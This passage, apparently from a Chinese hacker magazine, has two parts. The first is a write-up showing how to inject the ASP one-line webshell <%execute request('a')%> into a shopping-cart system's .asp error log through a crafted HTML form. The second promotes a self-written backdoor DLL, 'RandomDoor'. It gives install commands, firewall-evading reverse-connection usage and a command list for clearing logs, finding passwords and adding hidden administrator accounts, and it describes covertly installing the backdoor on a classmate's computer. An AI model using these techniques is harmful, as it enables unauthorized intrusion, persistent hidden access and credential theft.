中秋节，大家都去回家吃晚饭了，房间内只有我一个人，比较无聊……偶尔间心血来潮想看看自己的小站中有没有后门，在IE中打开了FTP，以“详细方式”查看起文件。这样可以看到文件的最后修改时间，我是批量一次性上传的文件，所以一目了然地可以找到被修改过的文件。一个个目录看过去后，有个sia-log.asp的文件日期明显的不对。下载回来后，比较失望，也暗自庆幸，不是后门，是个日志记录文件。简单地说，它记下我在我网站上放的这个西亚购物系统被攻击的IP来源、时间及提交的URL等，文件内容如图1所示。

这个文件用于获取我们的主机名、提交的URL和服务器时间，然后生成文件保存在空间里，但是为什么要存为.ASP格式呢？这不是引诱我犯罪么？感觉这个文件可以形成一个后门，因为其中的“提交URL“是可以修改的。那么来试试吧。

打开我网站页面，在参数后加上'<%execute request("a")%>，比较奇怪的是页面此时变为空白，无任何错误返回，并且sia-log.asp没有记录任何东西。

再试吧，提交urlwww.nuoya.org/shop999/product.asp?proid=29'%20<%，页面跳转并提示如下出错信息，如图2所示。

然后再打开sia-log.asp，看看新增加的出错记录信息，如图3所示：

可以在图3中看到最后一条记录，我们URL中输入的%没有记录到日志文件中去（如果要有%，应当提交为%25，编辑注）。不管这么多了，去看看记录出错的那个文件，路径为conn/error.asp，源码如下：

```
<%'记录非法操作代码日志
Ip=Request.ServerVariables("REMOTE_ADDR")
toppath = Server.Mappath("sia-log.asp")
Set fs = CreateObject("scripting.filesystemobject")
If Not Fs.FILEEXISTS(toppath) Then
Set Ts = fs.createtextfile(toppath, True)
Ts.close
end if
Set Ts= Fs.OpenTextFile(toppath,1)
Do While Not Ts.AtEndOfStream
Errorlog = Errorlog & Ts.ReadLine & chr(13) & chr(10)
loop
Ts.close
Errorlog =Errorlog & "<br>非法操作IP："&request.serverVariables("remote_host") & "  非法操作代码：" & request("allquery") & "  非法操作时间：" & now()
Set Ts= Fs.OpenTextFile(toppath,2)
Ts.writeline (Errorlog)
Ts.Close
%>
<%Response.Write "系统自动拦截非法操作代码"&request("allquery")&"  您的真实IP为"&request.serverVariables("remote_host")&"<script>alert('"&now()&"  系统自动拦截您的非法操作代码，纪录您的非法操作行为');location.href='http://www.siacart.com';</script>"
Response.end%>
```

```
<br>非法操作IP：219.138.204.40  非法操作代码：claid=24 www.nuoya.org  非法操作时间：2005-7-5 19:19:10
<br>非法操作IP：219.234.172.64  非法操作代码：ordernunber='www.nuoya.org  非法操作时间：2005-7-6 4:04:40
<br>非法操作IP：210.83.31.21  非法操作代码：claid=25'www.nuoya.org  非法操作时间：2005-7-8 10:45:38
<br>非法操作IP：60.184.220.128  非法操作代码：claid=25'www.nuoya.org  非法操作时间：2005-7-12 19:54:43
<br>非法操作IP：60.184.220.128  非法操作代码：claid=25'www.nuoya.org  非法操作时间：2005-7-12 19:54:48
<br>非法操作IP：60.184.220.128  非法操作代码：claid=25'www.nuoya.org  非法操作时间：2005-7-12 19:54:55
<br>非法操作IP：221.237.210.199  非法操作代码：claid=25'www.nuoya.org  非法操作时间：2005-7-20 20:00:38
<br>非法操作IP：220.166.168.116  非法操作代码：proid=28 and (select count(*) from admn)>0www.nuoya.org  非法操作时间：2005-8-8 14:32:00
<br>非法操作IP：220.166.163.169  非法操作代码：proid=26'www.nuoya.org  非法操作时间：2005-8-11 9:27:46
<br>非法操作IP：220.166.164.159  非法操作代码：claid=2'5www.nuoya.org  非法操作时间：2005-8-19 12:21:19
```

图1

```
地址(D) http://www.nuoya.org/shop999/conn/Error.asp?allquery=proid=29'%20<www.nuoya.org

系统自动拦截非法操作代码proid=29' alert('2005-9-18 23:42:25 系统自动拦截您的非法操作代码，纪录您的非法操作行为'),location.href='http://www.siacart.com';
```

图2

```
<br>非法操作IP：220.166.168.116  非法操作代码：proid=28 and (select count(*) from admn)>0www.nuoya.org
2005-8-8 14:32:00
<br>非法操作IP：220.166.163.169  非法操作代码：proid=26'www.nuoya.org  非法操作时间：2005-8-11 9:27:46
<br>非法操作IP：220.166.164.159  非法操作代码：claid=2'5www.nuoya.org  非法操作时间：2005-8-19 12:21:19
<br>非法操作IP：220.228.23.7  非法操作代码：proid=29' <www.nuoya.org  非法操作时间：2005-9-19 0:41:33
```

图3

```
2005-8-8 14:32:00
<br>非法操作IP：220.166.163.169  非法操作代码：proid=26'www.nuoya.org  非法操作时间：2005-8-11 9:27:46
<br>非法操作IP：220.166.164.159  非法操作代码：claid=2'5www.nuoya.org  非法操作时间：2005-8-19 12:21:19
<br>非法操作IP：220.228.23.7  非法操作代码：proid=29' <www.nuoya.org  非法操作时间：2005-9-19 0:41:33
<br>非法操作IP：220.228.23.7  非法操作代码：<%execute request("a")%>  非法操作时间：2005-9-19 1:07:27
```

图4

看看我们感兴趣的部份：

```
Errorlog =Errorlog & "<br>非法操作IP："&request.serverVariables("remote_host") & "  非法操作代码：" & request("allquery") & "  非法操作时间：" & now()
```

其中三个值被获取，语句比较简单，我们修改“allquery”吧，因为它是从我们的URL中发出的，应该可以修改。

构造一个htm文件，本地用的，代码如下：

```
<form action=http://www.nuoya.org/shop999/conn/Error.asp method=post>
<textarea name=allquery cols=80 rows=10 wide=32></textarea>
<input type=submit value=save>
</form>
```

其中action的地址为那个记录出错文件的地址，另存为.htm文件后打开，在输入框内写入小马代码<%execute request("a")%>，提交吧，打开服务器上的sia-log.asp看看结果如图4所示：

呵呵呵，小马进去了。其实这个漏洞比较简单的，也可以说是疏忽。小漏洞大利用，蓦然间想到很多程序有此功能。开源的程序随手拿来时大家请小心了。

编辑点评 不知为什么西亚购物系统的日志记录文件会存为asp格式，难道怕被人访问吗？联想到有某些Web脚本也会记录url记录存成文件放于Web系统目录底下，如果能够访问到，说不定连后台地址也能看到呢！

看稿看得头昏脑涨，实在是需要清醒一些了。看惯了满篇满篇的代码、命令，那能不能简单一些呢。虽然简单的未必是好的，但好的工具未必就不是简单的（呵呵~ 没把诸位看官也绕晕了吧？）。本期介绍的两只“马儿”都属于“简简单单便是真”一类的，大家可以上手试试，看能否用得合手哟。

带你穿透防火墙的随意门——无端口无进程超稳定后门体验

特南克斯

一、现有后门的缺憾

先介绍一下什么是后门。后门程序又称特洛伊木马，其用途在于潜伏在电脑中，从事搜集信息或便于黑客进入的动作。后门是一直玩黑好手们必不可少的工具，一个合格好用的后门更受黑客们青睐！现在网络上流行的木马后门很多，但可以称为精品的可是少之极少，很多人还用着winshell后门呢！

好的后门首先是要学会隐藏，如果不隐藏那它只不过是一个普通的程序而已，根本上算不了后门。而隐藏至少包含有两个定义：一是隐藏进程，二是隐藏端口。而且在这基础上还要稳定性好。现在的后门一般都做到了隐藏进程的了，例如Bits.dll、冬日之恋、Hxdef等，但是真正做到端口隐藏的却并非很多。Bits.dll后门连接开端口时，如果防火墙在的话，肯定暴露出来有进程想要访问网络的危险提示。Hxdef通过挂接API实现隐藏端口，但主要的139，445等系统端口却不能复用。我比较欣赏byshell，它实现了真正的三无（幸好不是三光，呵呵）：无端口、无进程、无启动项。但是有一点个人意见，就是其稳定性（byshell的作者可别扁我啊~）：byshell是无DLL，无硬盘文件，在一个两无状态。我猜它是挂接系统的关机函数，或者截获系统关机时发送到进程的通知，然后恢复自身，写入启动项，等下次机器重起启动自身，然后又删除自身。开始的时候我觉得：哎，这个方法挺不错哦，这样的后门更加隐蔽呀！可是，转念一想：它是知道系统准备关闭才恢复文件启动项启动自身，如果机器是意外断电的话，或者管理员不小心把机器的重启键碰了一下，也或者一个小孩不小心用手碰了碰插电源线的插头（幸好没电着，不然大事了），把插头碰松了，然后机器就重启了。但byshell它却不知道会有这些事发生啊，还没来得及恢复启动项就重启了，然后当然是后门进不去了。由于不知道后门哪时候会突然没有，稳定性就没有保障，那要来干嘛呢？！还有就是byshell是利用一个自定义的非TCP非UDP协议进行无端口的通讯，但是很多的防火墙也不是傻子啊。就我对防火墙的认识来说，防火墙特别是硬件防火墙能这么容易放行一个非TCP非UDP的数据包吗？它们都会过滤掉这些数据包，不让这些包进入内网。不我看过byshell的代码，感觉技术含量真是很高，从心里面佩服byshell的作者。而黑客之门又太有名气了，只要是杀毒软件都会把它杀得无处可逃，买一个个人版嘛，好像又太贵（98RMB）。唉~~实在是很想要一个好的后门啊，还是自力更生吧。

于是在冬日的基础上升级成无端口的吧！一个星期下来，终于弄好了我命名为随意门的，无端口、无进程，而且稳定的漂亮后门。但个人能力有限，功能不够多，以后慢慢升级上去，完善这个后门的功能。

二、随意门

1.原理

随意门RandomDoor V1.0 是一个为穿透防火墙而制做的后门。使用非常方便，生成DLL后用**“Rundll32 DLL名,Install”**就可以了。我是怎么实现无端口呢？答：利用发送ICMP/TCP/UDP信息建立反向连接，只要目标系统的防火墙没有禁止ICMP协议，或开了任意的TCP/UDP端口可以对外连接，就一般都能成功连接。因此可以穿透大部分防火墙甚至硬件防火墙。而且在理论上可以穿透世界上所有防火墙。为什么呢？理论如下：

（1）一般防火墙都允许内网的机子向外网连接的（比如说请求一下什么服务的或者访问一下什么网站）。

（2）如果是服务器的防火墙，那应该会放行一些服务端口的（比如说80、21）。

如果上述的两个条件防火墙都不满足的话，防火墙内部的机子就真的是“死机”了，如果是肉鸡的话也只能叫作“死鸡”，不如叫管理员拔了网线更好！所以，一般的防火墙都满足以上的两个条件。那么只要有这两个条件的地方，随意门都可以通行，就好比叮当的随意门一样，呵呵！所以理论上是可以证明它能穿透任何防火墙的。

但实际上情况多种多样，或许由于网络的原因而造成不能连接也不为怪。因为随意门有特殊的连接方式，所以不能用telnet或者nc进行正向连接，必须要用到随意门的一个专用连接工具Random Door，其实这个工具就象telnet一样的用法，下文会介绍的。

还有就是连接的两台主机都必须有一个公网IP（建立反向连接的道理玩过黑的朋友都知道吧，不知道的话先用用远控吧）！如果在内网怎么办？还有一个方法，使用端口映射到内网的机子，把网关上的1031端口影射到内网的1031端口，这样在内网也可以利用端口映射进行对外网控制了。也可以用NC监听1031端口进行反向连接，后面介绍专用连接工具的时候会讲到。实现无进程：我没有用到插入进程的方法来实现，因为感觉插入进程就不那么稳定。准确来说是有进程的，不过进程就是系统进程svchost.exe，很难想象这个也会是我们的后门程序吧？！Windows NT系统及以上版本的很多服务都是用svchost.exe这个宿主程序启动，所以查看进程的时候都有几个以上的svchost.exe进程，这些都是正常的哦。应该没有管理员怀疑吧？如果这个也是后门，那倒不如用UNIX算了（UNIX就没有svchost.exe了）。因为是这种启动方式，所以随意门能运行于98系统以上的所有系统（2000的所有版本，XP的所有版本包括SP2、2003的所有版本），还好不能运行于UNIX。废话一大片了，现在来体现一下随意门的惊心动魄的旅程。

2.实战随意门

(1)配置后门

先来配置一个服务端（图1）：




图1

最要注意的是验证码。这里的验证码不是端口，而是连接后门时需要的验证信息，专用连接工具连接后门时需要的东西。如果没有这个的话，随便哪个菜菜连连都可以连接上，那就麻烦了。配置自定义信息的时候，至少要修改两处地方，起码要修改“进入密码”与“服务名”，这两个都不能为中文，其他的随意（验证码都可以是中文哦）。配置好后生成一个DLL服务端，我改名成asdf.dll。然后上传到远程主机上的任意目录，不过最好就是SYSTEM32目录拉。

(2)后门安装运行

如图2所示。**rundll32 asdf.dll,Install**在这里一定要是Install（或install）否则不能安装的。安装过程会在%winnt%\temp目录下生成SysEvent.tmp安装日志。方便查

看后门是否安装成功。




图 2

查看方法：**C：\＞type C：\WINNT\temp\SysEvent.tmp或C:\>type C:\windows\temp\SysEvent.tmp**




图 3

之后就可以连接了！

(3)连接后门

下面先介绍一下专用连接工具：Random Door。专用连接工具，直接运行可以显示帮助信息的。

tel 用法：

```
tel <主机IP> <验证码> -->自动尝试ICMP/TCP/UDP协议连接
tel /i(-i) <主机IP> <ICMP类型> <验证码> -->ICMP协议连接目标主机，ICMP类型自定义
tel /t(-t) <主机IP> <任意TCP端口> <验证码> -->TCP连接目标主机开放的任意TCP端口
tel /u(-u) <主机IP> <任意UDP端口> <验证码> -->UDP连接目标主机开放的任意UDP端口
tel /n(-n) <主机IP> <任意TCP端口> <验证码> -->反向连接到NC监听的1031端口
```

还要说明一下：

(1)ICMP类型包括：0、3、4、5、8、11~16。常用的有ping数据包类型0、8。所以一般用0或者8，如果不行才尝试其他的。

(2)选择自动连接的话，程序会自动发送ICMP包、连接TCP/UDP常用端口到目标主机，自动连接常用的比如21、80、1433等端口。过程不需要用户干预即可享受完美的后门服务。但是会花费一点时间，如果确实知道用哪一种连接方式连接的话，就直接用参数自己定义连接。

(3)参数/n<-n>是为了方便用惯nc的朋友，连接前先用nc监听1031端口。如果是内网用户可以在网关设置端口映射，映射1031端口到本地。

现在用这个连接刚才安装了的后门。在本机上测试的时候，只能用ICMP协议包连接。因为本地发送到本地的TCP/UDP包是不经过封包的，不能被程序截获到的。本地上测试不能用TCP/UDP协议连接。如图4和5所示的连接方式（图3是自动连接）感觉好像是在用telnet吧！图4是自定义用参数/i进行ICMP连接。

为了测试用TCP连接任意端口，我把一个随意门开到了我同学的机子上，他知道我老搞这些东西，所以他的机子上安装了2个防火墙（瑞星跟XP SP2自带的）本来呢是开不到他的机子上的，不过谁叫他菜呢，他叫我帮他重装系统，那就是我的天下咯，是吧？！他的IP是192.168.1.3，他把ICMP协议都禁止了，ping都不通。而




图 4




图 5




图 6




图 7

且屏蔽了常用的端口，我用SSPORT扫描，只开了个4662端口（如图6），不知道是什么端口（唉，我真服了他）。管他呢，反正可以连。呵呵！我用自定义连接方式的TCP连接他的4662端口（图7）：

上去后就关了他的防火墙，然后再连接他的139端口，呵呵~看，连上了（图8）




图 8

(4)卸载

卸载后门有两种方法：

a．直接从命令行上输入：

Rundll32 Dll名,Uninstall或Rundll32 Dll名,uninstall（图9）




图 9

b．连接进入后门，然后用命令remove（参见图4）。卸载后也会写入日志文件里面（参见图3）。

命令列表

连接之后输入？回车就可以看到一个命令列表，介绍后门的使用命令：

shell	--> 得到一个Cmd Shell
pslist	--> 列举进程
pskill PID	--> 杀进程，后跟进程ID
svclist	--> 列举系统服务
svckill SERVICENAME	--> 杀服务，后跟服务名
clean	--> 清理日志
info	--> 得到系统信息
findpass	--> Find Administrator's Pass
opents PORT	--> 开启终端，后跟自定义终端端口
closets	--> 关闭终端
clone Password	--> 将Guest克隆成管理员用户，后跟自定义的GUEST密码
admin USER PASS	--> 添加隐藏的高级管理员用户，后跟用户名与密码
userlist	--> 列举系统的所有用户
deluser USER	--> 删除用户名，后跟要删除的用户名
cd DIR	--> 类似于DOS下的cd命令，改变当前目录
dir	--> 众所周知
del/delete FILE	--> 删除文件，后跟文件名
exc ExeFile	--> 运行程序，后跟EXE名
restart	--> 重启
shutdown	--> 关机
remove	--> 卸载后门
http://./srv.exe	--> 下载东东
quit	--> 离开

虽然现在功能还不怎么多，计划会慢慢升级、完善的，但这样一个隐藏的后门，加一个隐藏的帐号，再加一个3389端口，这样的肉鸡难道还会掉？！

三、注意事项

